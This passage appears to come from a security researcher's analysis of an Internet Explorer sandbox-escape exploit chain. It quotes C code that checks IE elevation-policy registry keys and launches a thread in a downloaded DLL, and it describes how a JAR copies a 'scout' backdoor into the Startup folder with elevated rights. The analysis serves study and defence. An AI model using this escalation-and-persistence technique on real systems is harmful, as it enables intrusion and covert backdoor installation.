    L"SOFTWARE\\Microsoft\\Internet Explorer\\Low Rights\\ElevationPolicy\\{5852F5ED-8BF4-11D4-A245-0080C6F74284}\\");

    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, strPolicyKey, 0, KEY_READ, &hKey) != ERROR_SUCCESS)
        return FALSE;
}

DWORD dwPolicy;
DWORD dwType = REG_DWORD;
DWORD strLen = 0x1000 * sizeof(WCHAR);
if (RegQueryValueEx(hKey, L"Policy", NULL, NULL, (LPBYTE)&dwPolicy, &strLen) == ERROR_SUCCESS)
{
    if (dwPolicy != 3)
        return FALSE;

    strLen = 0x1000 * sizeof(WCHAR);
    LPWSTR strAppPath = (LPWSTR) VirtualAlloc(NULL, 0x8000 * sizeof(WCHAR), MEM_COMMIT, PAGE_READWRITE);
    if (RegQueryValueEx(hKey, L"AppPath", NULL, NULL, (LPBYTE)strAppPath, &strLen) == ERROR_SUCCESS)
    {
        RegCloseKey(hKey);

        if (wcslen(strAppPath))
            return TRUE;
        else
            return FALSE;
    }
}
```

It first checks for the presence of registry key. The reason for two registry key lookups is that the first one is for 32 bit application running on 64 bit system (in this case there are separate registry keys in folder Wow6432Node). This fact lead us to believe that exploit should also work on 64 bit systems. Unfortunately, we have not got a chance to test it as we did not possess 64 bit version of Windows. Once appropriate registry key is found, it checks the elevation policy value if it actually allows the privilege escalation (value is 3) and whether the plugin is present in the system.

If Java escalation is possible second stage bootloader downloads ./resources/PMIEFuck-Java.dll in our case encrypted as 1y3b8o8p9u6c.dat and final backdoor (scout), it decrypts them, load the downloaded DLL library into its memory and executes the following code:

```
pArgs[0] = (DWORD)strScoutPath;
pArgs[1] = (DWORD)strStartupPath;

hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)fpExport, &pArgs, 0, NULL);
WaitForSingleObject(hThread, 40000);
```

It opens new threat which runs the function `qwopfnch` from previously loaded DLL library with two parameters (path to scout executable in folder that is writable to low integrity processes and path to Startup folder where exploit wants to copy the final backdoor).

`qwopfnch` function from DLL library then simply generates JAR file whose only purpose is to copy the scout file into startup folder under higher privileges granted to Java and executes it using Java Virtual Machine. Code of shared library is too long and not interesting enough to past it here, but sources can be found in `vector-exploit` git repository in file `./src/PMIEFuck-WinWord/PMIEFuck-WinWord/Source.cpp.`

Although we have not got enough time to investigate privilege escalation through Word document, we suppose the approach is very similar as with Java. Firstly, second stage shellcode checks whether Office plugin is allowed to execute content with higher integrity level and it subsequently downloads scout and word document with macro that copies this file from temporary folder writeable for low integrity to the system Startup folder.